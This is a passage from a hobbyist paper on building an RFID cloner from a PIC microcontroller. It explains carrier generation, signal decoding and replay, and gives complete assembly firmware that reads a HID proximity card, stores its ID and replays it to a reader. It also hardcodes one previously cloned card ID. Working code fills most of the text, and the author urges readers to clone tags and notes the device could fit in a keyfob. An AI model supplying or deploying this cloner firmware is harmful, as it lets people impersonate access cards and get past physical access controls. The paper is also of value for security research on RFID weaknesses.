
4.2. Generating a clock

The first thing we need to do is to generate a 125KHz clock from the PIC. We'll operate the PIC at 20MHz clock; an instruction executes in exactly four clock ticks (other than branches, which take 8) so we'll execute instructions at 5MHz, giving us 40 instructions for each cycle of the carrier – plenty of time.

Generating our 125KHz carrier is trivial using the PWM output module, as follows.

```
TurnOnPwmPeripheral macro
    banksel PR2
    movlw   39
    movwf   PR2
    banksel CCPR1L
    movlw   20                ; Pwm duty cycle 50%
```

That's all it takes to set up the PWM peripheral to output a 125KHz signal with a 50% duty cycle. All we need to do then is use that output to drive the coil:



The two transistors are used as a simple switch; the PIC can't supply enough current to drive the coil so we use a couple of transistors to do the job for us. Overall, the pair is acting like a switch, controlled by a tiny amount of power from the PIC. R1 is a safety precaution, just to limit the current flowing into the PIC. If that current gets too high, we risk resetting the PIC or even blowing the output completely, killing the chip. R2 is to ensure that some small current always flows through the coil; this will be important when we are pretending to be a tag (we need to not shut off the coil completely, so that we can count how many carrier waves we have received).

4.3. Reading the signal

Again, reading the signal is relatively easy, this time using one of the comparator modules. To set up the comparator, we run:

```
    ; Both comparators on, -inputs to RA0/RA1, +inputs to 
Vreg module
    banksel CMCON
    movlw   0x02
    movwf   CMCON
```

Then, we need to set up the voltage reference – the output from our op-amp oscillates around 2.5V, so we'l set our reference voltage to the same thing:

```
    ; Set up Vref to 2.5v, since the sensed data comes in 
AC-coupled
    ; about that point.
    banksel VRCON
    movlw   0xAC
    movwf   VRCON
     bcf       TRISA,2
     bsf       TRISA,0
     bsf       TRISA,1
```

Then, all we need to do is count how long it takes for each cycle of the received data signal. We're generating the carrier wave, so we can just set one of the timers and wait for the data to change.

Setting up the timer is easy:
```
     movlw     0x11
     movwf     T1CON     ; Timer1 enable, internal clock,
shut off osc, 1:2 prescale
```

And receiving the bit isn't much harder:
```
     clrf ReceivedBit
     ; At this point, data should be positive.  Wait for it
to go negative...
     ifset     CMCON,DATA_DETECT
     goto $-1
     ; ...and then positive again
     ifclear   CMCON,DATA_DETECT
     goto $-1

     ; Save the timer count
     movf TMR1L,w
     ; And reset it
     clrf TMR1L
     clrf TMR1H

     ; w should now contain ~144 (for a 0) or ~192 (for a
1)
     ; Subtract 168 and see if we overflow...
     sublw     0xA8
     ifset     STATUS,C  ; We subtracted W from 168.  If W
was ~192, an overflow occurred, borrow will be 0, and we
have received a '1'
     goto NullBit
     incf ReceivedBit,f  ; ReceivedBit is cleared at the
start of the routine, so set the bit if we received a 1.
     bsf       PORTA,3
     return
NullBit:
     bcf       PORTA,3
     return
```


In the code snippet above, you can see that bit 3 of port A is being used for debugging; placing an oscilloscope probe on that pin should allow you to see the received data as the PIC decodes it. The pin isn't used for anything else, so we may as well leave the debug routine there in case we ever need it.

Some glue code to actually store the bits (consult the source code at the end of this paper for more details) and we're done – we have the code.

4.4. Playing back the code

Now that we've grabbed the code, we need to play it back to the reader. The reader will be sending out a carrier signal at this point, so we need to do two things: figure out a way to receive the signal from the reader, and then open or close our coil in response to it.

Receiving the carrier is relatively simple, especially since we have a second comparator available for use. We'll add some components to the circuit as follows:



R3 and R4 divide down the carrier voltage to a much more acceptable level. If the carrier is at 100V, then the output to the PIC will be at R4 / (R3 + R4) volts (AC coupled, thanks to the capacitor). Dividing the 100V carrier by a factor of 10 should be fine; we shouldn't really give it an input voltage below its own ground voltage but it copes just fine.

Opening and shorting the coil is as easy as driving or tri-stating the coil output pin; when we drive the pin we enable the transistor "switch" allowing current to flow around the coil, when we set the pin as an input the transistors can draw no current from it, they both turn off, and the coil is effectively open-circuit (other than the small current flowing through R2).

The code to transmit a bit is simple enough. Having set up the second comparator in the same way as the first, we can then use:

```
TransmitBit
     movlw     4
     movwf     CycleCount
     ifset     TxBit,0
     incf CycleCount,f

     ; Carrier is high at this point
     ;; Open the coil
     banksel   TRISB
     bcf     TRISB, PORTB_COIL_DRIVER
     banksel   CMCON
```

```
TxNextCycleL
     ; Wait for the negative edge
     ifset     CMCON,CARRIER_DETECT
     goto $-1
     ; And then the positive edge
     ifclear   CMCON,CARRIER_DETECT
     goto $-1

     decfsz    CycleCount,f
     goto TxNextCycleL

     ;; Enable the coil driver
     banksel   TRISB
     bsf     TRISB, PORTB_COIL_DRIVER
     banksel   CMCON

     movlw     4
     movwf     CycleCount
     ifset     TxBit,0
     incf CycleCount,f

TxNextCycleH
     ; Wait for the negative edge
     ifset     CMCON,CARRIER_DETECT
     goto $-1
     ; And then the positive edge
     ifclear   CMCON,CARRIER_DETECT
     goto $-1

     decfsz    CycleCount,f
     goto TxNextCycleH

     ; And open the coil again
     banksel   TRISB
     bcf     TRISB, PORTB_COIL_DRIVER
     banksel   CMCON

     ; We're done - return
     return
```

Other than the glue code to hang it all together, that's the bulk of the work done. I won't explain the glue code here – it's all self explanatory, so consult the listing if you want to know how it works.

5. Conclusion

Reading and replaying an RFID tag is not very difficult. It requires a working knowledge of electronics, the ability to program in an unusual language on an unusual device, and a lot of perseverance (especially when starting out). A digital storage oscilloscope is a must; a USB-based oscilloscope can be bought on eBay for about $300 (I have the DSO-2100, and it's perfect for this kind of work).


The full source code and circuit layout for the cloner is in the appendix, along with a list of references for PIC and RFID development. A lot of the work needed to design and build an RFID cloner has already been done, and there are some very neat resources available to anyone wishing to take things further. This project was based loosely on two designs, one from Jonathan Westhues (his VeriChip cloner at http://cq.cx/vchdiy.pl is similar, and I reused much of his glue code) and a Microchip reference design for an RFID reader (at http://pe.ece.olin.edu/projects/proxcard/51115e.pdf). Documentation of the HID protocol can be found at http://pe.ece.olin.edu/projects/proxcard/prox.html. Although there's a lot more detail there than is needed to simply clone a card; we don't care about encoding schemes or checksums, since we just grab the entire sequence. Knowing about the preamble and postamble is handy though. You will see in the source code that it's useful to sync off this part of the signal to ensure we capture a complete code.

As can be seen from the circuit diagram in the appendix, this cloner need not be particularly large. Using surface-mount technology the entire device could easily fit into a keyfob, The prototypes I have built to date fit comfortably inside a 3"x2"x1" box. The electronics is not particularly complicated, with no real need for expensive circuit simulators or debugging equipment, although a signal generator is useful and a storage oscilloscope is essential.

Radio Frequency does not need to be a mystery! Armed with a little knowledge it's easy to start messing with RFID tags, and with a little help up the learning curve you'll be cloning tags in no time. Enjoy!

6. Appendices

6.1. Full Circuit Diagram



6.2. Source code listing

```
#include <p16f628a.inc>

        radix dec
        errorlevel -302

        __config _CP_OFF & _DATA_CP_OFF & _LVP_OFF & _BOREN_OFF & _MCLRE_ON & _PWRTE_OFF &
_WDT_OFF & _HS_OSC

;; GPIO pin assignments on PORTA
#define PORTA_READER_OUTPUT             0
#define PORTA_CARRIER_SENSE             1

;; GPIO pin assignments on PORTB
#define PORTB_LED_GREEN                 0
#define PORTB_LED_RED                   1
#define PORTB_DIVIDER_POWER             2
#define PORTB_COIL_DRIVER               3
#define PORTB_SWITCH_RED                4
#define PORTB_SWITCH_BLACK              5

;; CMCON output bits (from comparators)
```

```
#define CARRIER_DETECT                              6
#define DATA_DETECT                                         7

;; Convenience macros for btfss/btfsc
ifset macro port, bit
    btfsc port, bit
        endm
ifclear macro port, bit
    btfss port, bit
        endm

;; Wrapper macros to manipulate the two LEDs on the board. Used only for
;; user interface, nothing special.
RedLedOn macro
    bcf     PORTB, PORTB_LED_RED
        endm
RedLedOff macro
    bsf     PORTB, PORTB_LED_RED
        endm
GreenLedOn macro
    bcf     PORTB, PORTB_LED_GREEN
        endm
GreenLedOff macro
    bsf     PORTB, PORTB_LED_GREEN
        endm

;; Macros for time delays (cycle-counted busy waits). These are only
;; approximate.
DebounceWait macro label
    movlw   60
    movwf   milliCount
label
    Wait1Millisecond
    decfsz  milliCount, f
    goto    label
        endm
Wait1Millisecond macro
    clrf    microCount

    goto    $ + 1
    goto    $ + 1
    goto    $ + 1
    decfsz  microCount, f
    goto    $ - 4
        endm

;; Wrappers macros to manipulate the PWM peripheral (Timer2/CCP), used to
;; divide the micro clock down to produce the transmitted carrier in
;; `reader' mode. We will use (20 MHz)/(4*(39+1)) = 125 kHz
TurnOnPwmPeripheral macro
    banksel PR2
    movlw   39
    movwf   PR2
    banksel CCPR1L
    movlw   20               ; Pwm duty cycle 50%
    movwf   CCPR1L
    movlw   0x0c            ; Pwm mode, MSBs clear
    movwf   CCP1CON
    bsf     T2CON,      2   ; T2 on
        endm
TurnOffPwmPeripheral macro
        banksel CCP1CON
    clrf    CCP1CON
    bcf     T2CON,      2   ; T2 off

        endm

;; Variables in Bank 0.
        cblock 0x20
    microCount
    bitCount
    cardId:64
    milliCount
        ReceivedBit
        CurrentByte
        CurrentBit
        CycleCount
        iterCount
        temp
        CheckByte
        TxBit
        endc

    org     0
Reset
    goto    Init

; We get an interrupt whenever the user presses or releases a button with
; interrupts on. The interrupt handler looks at the state of the pushbuttons,
; and from this it jumps to the correct operating mode.
    org     4
Isr
    bcf     STATUS,     RP0
    bcf     INTCON,     RBIF

    DebounceWait l12

    ifclear PORTB,  PORTB_SWITCH_BLACK
    goto    switchBlackPressed

    ifclear PORTB,  PORTB_SWITCH_RED
    goto    switchRedPressed

    ; so neither is pressed, so go to sleep
    DebounceWait l6
    goto    SleepNSpin

; Red switch is for read mode. That mode is latched, and then exited with
; a press of the black switch, so we must wait until they release the
; red switch before entering that code.
switchRedPressed
    RedLedOn
    DebounceWait    l0
awaitReleaseRed
    ifclear PORTB,  PORTB_SWITCH_BLACK
    goto    bothSwitchesPressed
    ifclear PORTB,  PORTB_SWITCH_RED
    goto    awaitReleaseRed

    DebounceWait    l1

    bcf     INTCON,     RBIF
    bsf     INTCON,     GIE     ;; can break us out by pressing any other button

    goto    GetIdFromCard

; Black switch is for replay mode; that mode stays only as long as the
; switch is held for, so jump straight in to that routine and let the edge
; when the switch is released take us out.
switchBlackPressed

    RedLedOff
    GreenLedOn

    DebounceWait    l2

    bcf     INTCON, RBIF
    bsf     INTCON, GIE
    goto    TransmitCardId

; Both switches means 'Write the recorded ID into EEPROM'. Wait for
; both switches to be released, then do so.
```

```
bothSwitchesPressed
    RedLedOn
    GreenLedOn

    DebounceWait l3

awaitReleaseBoth
    ifclear PORTB,  PORTB_SWITCH_RED
    goto    awaitReleaseBoth
    ifclear PORTB,  PORTB_SWITCH_BLACK
    goto    awaitReleaseBoth

    DebounceWait l4

    goto    writeIdToEeprom

; Where we end up after power-on. Load either a fixed ID from program
; memory, or the ID that we have stored in EEPROM, and then go to sleep.
Init
; Load the stored ID from flash, or the one from the table if there's
; none in flash

    bsf     STATUS, RP0
    clrf    EEADR
    bsf     EECON1, RD
    movf    EEDATA, w
    bcf     STATUS, RP0

    xorlw   0xff
    ifset   STATUS, Z
    goto    loadFixedId ; and this jumps to SleepNSpin when it's done

; so there's a valid ID in the flash; load it
        GreenLedOn
        RedLedOn
    movlw   cardId
    movwf   FSR
    movlw   64
    movwf   bitCount
    bsf     STATUS, RP0
    clrf    EEADR
    bcf     STATUS, RP0

loadIdFromFlash
    bsf     STATUS, RP0
    bsf     EECON1, RD
    movf    EEDATA, w
    incf    EEADR, f
    bcf     STATUS, RP0

    movwf   INDF
    incf    FSR, f

    decfsz  bitCount, f
    goto    loadIdFromFlash
        GreenLedOff
        RedLedOff

; Go to sleep, and wait for an interrupt to wake us up. First we should power
; down anything that might waste current, though.
SleepNSpin
    ; Turn on the pull-ups, which we need to operate the switches.
    banksel OPTION_REG
    bcf     OPTION_REG, NOT_RBPU

    ; Switches are inputs, all others outputs on PORTB.
    banksel TRISB
    movlw   0x30
    movwf   TRISB

    ; RA0 and RA1 are used as comparators, rest are unused, so drive them
    ; as outputs to avoid current in input buffers.
    movlw   0x03
    movwf   TRISA

    banksel PORTB

    clrf    PORTA

    ; Configure comparators as off
    movlw   0x00
    movwf   CMCON

    ; Configure voltage reference as off (since it also draws current)
    banksel VRCON
    movlw   0x00
    movwf   VRCON

    banksel PORTB
    ; Drive LEDs HIGH (off), everything else low.
    movlw   0x03
    movwf   PORTB

    TurnOffPwmPeripheral

        ; Turn off timer
        banksel T1CON
        clrf    T1CON

    ; ISR forces us out, so must turn on interrupts
    bsf     INTCON,     RBIE
    bcf     INTCON,     RBIF
    bsf     INTCON,     GIE

asleep
    sleep
    goto asleep

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;; Routines to transmit an ID; basically we count incident carrier cycles
;; using the comparator output on CARRIER_DETECT, and from that we determine
;; our timing as we clock out the stored ID over and over.
;;
;; This routine does not return; it exits only as a result of an interrupt.
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

TransmitBit
        movlw   4
        movwf   CycleCount
        ifset   TxBit,0
        incf    CycleCount,f

        ; Carrier is high at this point
        ;; Open the coil
        banksel TRISB
        bcf     TRISB, PORTB_COIL_DRIVER
        banksel CMCON

; Send the low half of out data signal
TxNextCycleL
        ; Wait for the negative edge
        ifset   CMCON,CARRIER_DETECT
        goto $-1
        ; And then the positive edge
        ifclear CMCON,CARRIER_DETECT
        goto $-1

        decfsz  CycleCount,f
        goto TxNextCycleL

        ;; Enable the coil driver
        banksel TRISB
        bsf     TRISB, PORTB_COIL_DRIVER
        banksel CMCON

        movlw   4
        movwf   CycleCount
        ifset   TxBit,0
        incf    CycleCount,f

; And the high half of our data wave
TxNextCycleH
        ; Wait for the negative edge
        ifset   CMCON,CARRIER_DETECT
        goto $-1
        ; And then the positive edge
        ifclear CMCON,CARRIER_DETECT
        goto $-1

        decfsz  CycleCount,f
        goto TxNextCycleH

        ; And open the coil again
        banksel TRISB
        bcf     TRISB, PORTB_COIL_DRIVER
        banksel CMCON

        ; We're done
        return


TransmitCardId
        TurnOffPwmPeripheral
    ; Set up Vref to ground, since the sensed carrier comes in AC-coupled
    ; about that point.
    banksel VRCON
    movlw   0xa0
    movwf   VRCON

    ; Both comparators on, -inputs to RA0/RA1, +inputs to Vreg module
    banksel CMCON
    movlw   0x02
    movwf   CMCON

    ; Set the pin that drives the emitter followers HIGH. The loop will tri-state or
drive this pin
        ; without touching its value; setting the pin high makes debugging easier.
    bsf     PORTB, PORTB_COIL_DRIVER

spinTx

        ;Send the preamble

        ;We capture 512 bits of a 540-bit signal.  Send the end of the previous signal (13
zeros)
        movlw   13
        movwf   bitCount
        clrf    TxBit
        bsf             PORTA,3 ; PORTA,3 is high when we're sending preamble - useful for
debuging
SendPreambleBitL
        call    TransmitBit
        decfsz  bitCount,f
        goto    SendPreambleBitL

        ; And then the preamble for this iteration (15 1's)
        movlw   15
        movwf   bitCount
        incf    TxBit,f
SendPreambleBitH
        call    TransmitBit
        decfsz  bitCount,f
        goto    SendPreambleBitH
```

```
       bcf            PORTA,3

       ; Preamble is done; send the card ID
    movlw   64
    movwf   bitCount
    movlw   cardId
    movwf   FSR
SendByte
       movf    INDF,w
       movwf   CurrentByte
       movlw   8
       movwf   CurrentBit
SendBit
       clrf    TxBit
       ifset   CurrentByte,7
       incf    TxBit,f
       call TransmitBit
       rlf            CurrentByte,f

       decfsz  CurrentBit,f
       goto    SendBit

       incf    FSR,f
       decfsz  bitCount,f
       goto    SendByte

       ; Keep sending the ID over and over until we get interrupted.
    goto spinTx

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;; Routines to read the ID. We apply a 125 kHz square wave to the coil driver
;; gates, using the PWM module to save ourselves the pain of counting
;; cycles. Then we wait for an edge after a long period of time, sync to the
;; header (15 1's) and then read the ID.
;;
;; This is prone to error, though, especially at startup, so we read the ID
;; again and compare it to the one that we recorded. If they don't match then
;; we throw the stored ID away and start over.
;;
;; This routine will return if it thinks that it has read an ID, or exit
;; due to an interrupt.
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

GetIdFromCard
    ; Set up Vref to 2.5v, since the sensed data comes in AC-coupled
    ; about that point.
    banksel VRCON
    movlw   0xAC
    movwf   VRCON
       bcf            TRISA,2
       bsf            TRISA,0
       bsf            TRISA,1

    ; Both comparators on, -inputs to RA0/RA1, +inputs to Vreg module
    banksel CMCON
    movlw   0x02
    movwf   CMCON

       ; For debugging, use RA3 to follow the carrier / data
       bcf            TRISA,3
       bcf            TRISB,6

    banksel PORTB
    bcf     PORTB,      PORTB_COIL_DRIVER
    TurnOnPwmPeripheral

    ; give the oscillator some time to settle (tuned circuit)
    DebounceWait l8

       goto    GrabID
```

```
; Subroutine to receive a bit from the carrier
; Returns 1 or 0 in ReceivedBit
CalculateBit
       clrf   ReceivedBit
       GreenLedOn
       ; At this point, data should always be positive.  Wait for it to go negative...
       ifset  CMCON,DATA_DETECT
       goto $-1
       GreenLedOff
       ; ...and then positive again
       ifclear CMCON,DATA_DETECT
       goto $-1

       ; Save the timer count
       movf   TMR1L,w
       ; And reset it
       clrf   TMR1L
       clrf   TMR1H

       ; w should now contain ~144 (for a 0) or ~192 (for a 1)
       ; Subtract 168 and see if we overflow...
       sublw  0xA8
       ifset  STATUS,C       ; We subtracted W from 168.  If W was ~192, an overflow
occurred, borrow will be 0, and we have received a '1'
       goto NullBit
       incf   ReceivedBit,f  ; ReceivedBit is cleared at the start of the routine, so
set the bit if we received a 1.
       bsf            PORTA,3   ; Debugging
       return
NullBit:
       bcf            PORTA,3   ; Debugging
       return


GrabID
    ; Set up the area of memory in which we will store the ID.
    movlw   cardId
    movwf   FSR
    movlw   64
    movwf   bitCount

       movlw  0x11
       movwf  T1CON  ; Timer1 enable, internal clock, shut off osc, 1:2 prescale

       ; Wait for a positive data edge
       ifset  CMCON,DATA_DETECT
       goto $-1
       ifclear CMCON,DATA_DETECT
       goto $-1

       clrf   TMR1L  ; Reset timer output
       clrf   TMR1H

       ;Code starts with 15 1's - look for the start sequence, then grab 64 bytes (512
bits)
LookForPreamble
       movlw  15
       movwf  temp
LookForMorePreamble
       call   CalculateBit
       ifclear ReceivedBit,0
       goto   LookForPreamble
       decfsz temp,f
       goto   LookForMorePreamble

       ; Preamble is done - grab 64 bytes of code
       movlw  64
       movwf  CurrentByte
ReceiveByte
              movlw  8
```

```
               movwf   CurrentBit
ReceiveBit
                       call    CalculateBit
                       RLF             INDF,f
                       bcf             INDF,0
                       ifset   ReceivedBit,0
                       bsf             INDF,0
                       ifset   ReceivedBit,0
                       GreenLedOn
                       ifclear ReceivedBit,0
                       GreenLedOff
                       decfsz  CurrentBit,f
                       goto ReceiveBit
                       incf    FSR,f
                       decfsz  CurrentByte,f
                       goto    ReceiveByte

EndOfBytes
       ; Grabbed 64 bytes of ID - 512 bits.  Check the ID now...

    movlw   10 ; We'll check it 10 times...
    movwf   iterCount
checkIdManyTimes

    ; Now we have the ID; but since we don't know how to check the CRC or
    ; anything like that, we need some way to determine whether we've
    ; received a valid signal, or just noise. Do this by receiving the ID
    ; a second time.
    movlw   cardId
    movwf   FSR

CheckForPreamble
       movlw   15
       movwf   temp
CheckForMorePreamble
       call    CalculateBit
       ifclear ReceivedBit,0
       goto    CheckForPreamble
       decfsz  temp,f
       goto    CheckForMorePreamble

       movlw   64
       movwf   CurrentByte
CheckReceiveByte
               movlw   8
               movwf   CurrentBit
CheckReceiveBit
                       call    CalculateBit

                       RLF             CheckByte,f
                       bcf             CheckByte,0
                       ifset   ReceivedBit,0
                       bsf             CheckByte,0
                       ifset   ReceivedBit,0
                       GreenLedOn
                       ifclear ReceivedBit,0
                       GreenLedOff
                       decfsz  CurrentBit,f
                       goto CheckReceiveBit

CheckByteIsValid:
       movf    INDF,w
       subwf   CheckByte,w
       ifclear STATUS,Z       ; Two bytes are not the same!  Grab the ID again and start
over...
       goto    GrabID
       ; Two bytes are the same.  Check the next one..
       incf    FSR,f
       decfsz  CurrentByte,f
       goto    CheckReceiveByte
```

```
        ; We've passed a single check.  Check the ID many times, if we want to...
    decfsz  iterCount, f
    goto    checkIdManyTimes

    ; All the IDs agree, so it's a valid read.  Leave it stored in RAM and go to sleep.
    goto   SleepNSpin

;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;; In case someone has a HID reader but no card to clone, they can
;; still do a demo by replaying a previously-cloned card's ID. This is a
;; valid code that should read correctly.
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
loadFixedId
    movlw   0x03
    movwf   (cardId+0)
    movlw   0xE0
    movwf   (cardId+1)
    movlw   0x7C
    movwf   (cardId+2)
    movlw   0x0F
    movwf   (cardId+3)
    movlw   0x80
    movwf   (cardId+4)
    movlw   0xF8
    movwf   (cardId+5)
    movlw   0x1F
    movwf   (cardId+6)
    movlw   0x03
    movwf   (cardId+7)
    movlw   0xE0
    movwf   (cardId+8)
    movlw   0x7F
    movwf   (cardId+9)
    movlw   0xE0
    movwf   (cardId+10)
    movlw   0x00
    movwf   (cardId+11)
    movlw   0xF8
    movwf   (cardId+12)
    movlw   0x1F
    movwf   (cardId+13)
    movlw   0x03
    movwf   (cardId+14)
    movlw   0xE0
    movwf   (cardId+15)
    movlw   0x3E
    movwf   (cardId+16)
    movlw   0x07
    movwf   (cardId+17)
    movlw   0xC0
    movwf   (cardId+18)
    movlw   0xF8
    movwf   (cardId+19)
    movlw   0x1F
    movwf   (cardId+20)
    movlw   0x01
    movwf   (cardId+21)
    movlw   0xF0
    movwf   (cardId+22)
    movlw   0x3E
    movwf   (cardId+23)
    movlw   0x07
    movwf   (cardId+24)
    movlw   0xFE
    movwf   (cardId+25)
    movlw   0x00
    movwf   (cardId+26)
    movlw   0x0F
    movwf   (cardId+27)
    movlw   0xFC
    movwf   (cardId+28)
```

```
movlw   0x0F
movwf   (cardId+29)
movlw   0x80
movwf   (cardId+30)
movlw   0x07
movwf   (cardId+31)
movlw   0xFE
movwf   (cardId+32)
movlw   0x00
movwf   (cardId+33)
movlw   0x0F
movwf   (cardId+34)
movlw   0x81
movwf   (cardId+35)
movlw   0xFF
movwf   (cardId+36)
movlw   0x81
movwf   (cardId+37)
movlw   0xF0
movwf   (cardId+38)
movlw   0x00
movwf   (cardId+39)
movlw   0x7C
movwf   (cardId+40)
movlw   0x0F
movwf   (cardId+41)
movlw   0x81
movwf   (cardId+42)
movlw   0xFF
movwf   (cardId+43)
movlw   0x80
movwf   (cardId+44)
movlw   0xF8
movwf   (cardId+45)
movlw   0x1F
movwf   (cardId+46)
movlw   0x00
movwf   (cardId+47)
movlw   0x0F
movwf   (cardId+48)
movlw   0xFC
movwf   (cardId+49)
movlw   0x07
movwf   (cardId+50)
movlw   0xC0
movwf   (cardId+51)
movlw   0x03
movwf   (cardId+52)
movlw   0xE0
movwf   (cardId+53)
movlw   0x7F
movwf   (cardId+54)
movlw   0xE0
movwf   (cardId+55)
movlw   0x3E
movwf   (cardId+56)
movlw   0x00
movwf   (cardId+57)
movlw   0x1F
movwf   (cardId+58)
movlw   0xF8
movwf   (cardId+59)
movlw   0x00
movwf   (cardId+60)
movlw   0x3E
movwf   (cardId+61)
movlw   0x07
movwf   (cardId+62)
movlw   0xC0
movwf   (cardId+63)
goto    SleepNSpin
```

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;; Write the ID from RAM to flash; presumably this is one that we wish to
;; hold on to. That means that this ID will be loaded by default on power-
;; on reset, so we can always get it back, even if we clone other tags
;; later.
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
writeIdToEeprom
    movlw   64
    movwf   bitCount

    movlw   cardId
    movwf   FSR

    bsf     STATUS, RP0
    clrf    EEADR
    bcf     STATUS, RP0

writeByteToEeprom
    ; load the byte to be written into W
    movf    INDF, w

    bsf     STATUS, RP0

    ; write W to EEADR
    movwf   EEDATA
    bsf     EECON1, WREN
    movlw   0x55
    movwf   EECON2
    movlw   0xaa
    movwf   EECON2
    bsf     EECON1, WR
    ifset   EECON1, WR
    goto    $ - 1

    ; increment write position in EEPROM
    incf    EEADR, f

    bcf     STATUS, RP0

    ; increment read position in RAM
    incf    FSR, f

    decfsz  bitCount, f
    goto    writeByteToEeprom

    bsf     STATUS, RP0
    bcf     EECON1, WREN
    bcf     STATUS, RP0

    goto    SleepNSpin

    end
```

7. References

Breaking the tag encryption on US passports:
http://blackhat.com/presentations/bh-usa-06/BH-US-06-Grunwald.pdf

PIC16F628A datasheet:
http://ww1.microchip.com/downloads/en/DeviceDoc/40044E.pdf

Jonathan Westhues' VeriChip cloner
http://cq.cx/vchdiy.pl

Microchip reference design for an RFID reader
http://pe.ece.olin.edu/projects/proxcard/51115e.pdf

HID protocol documentation
http://pe.ece.olin.edu/projects/proxcard/prox.html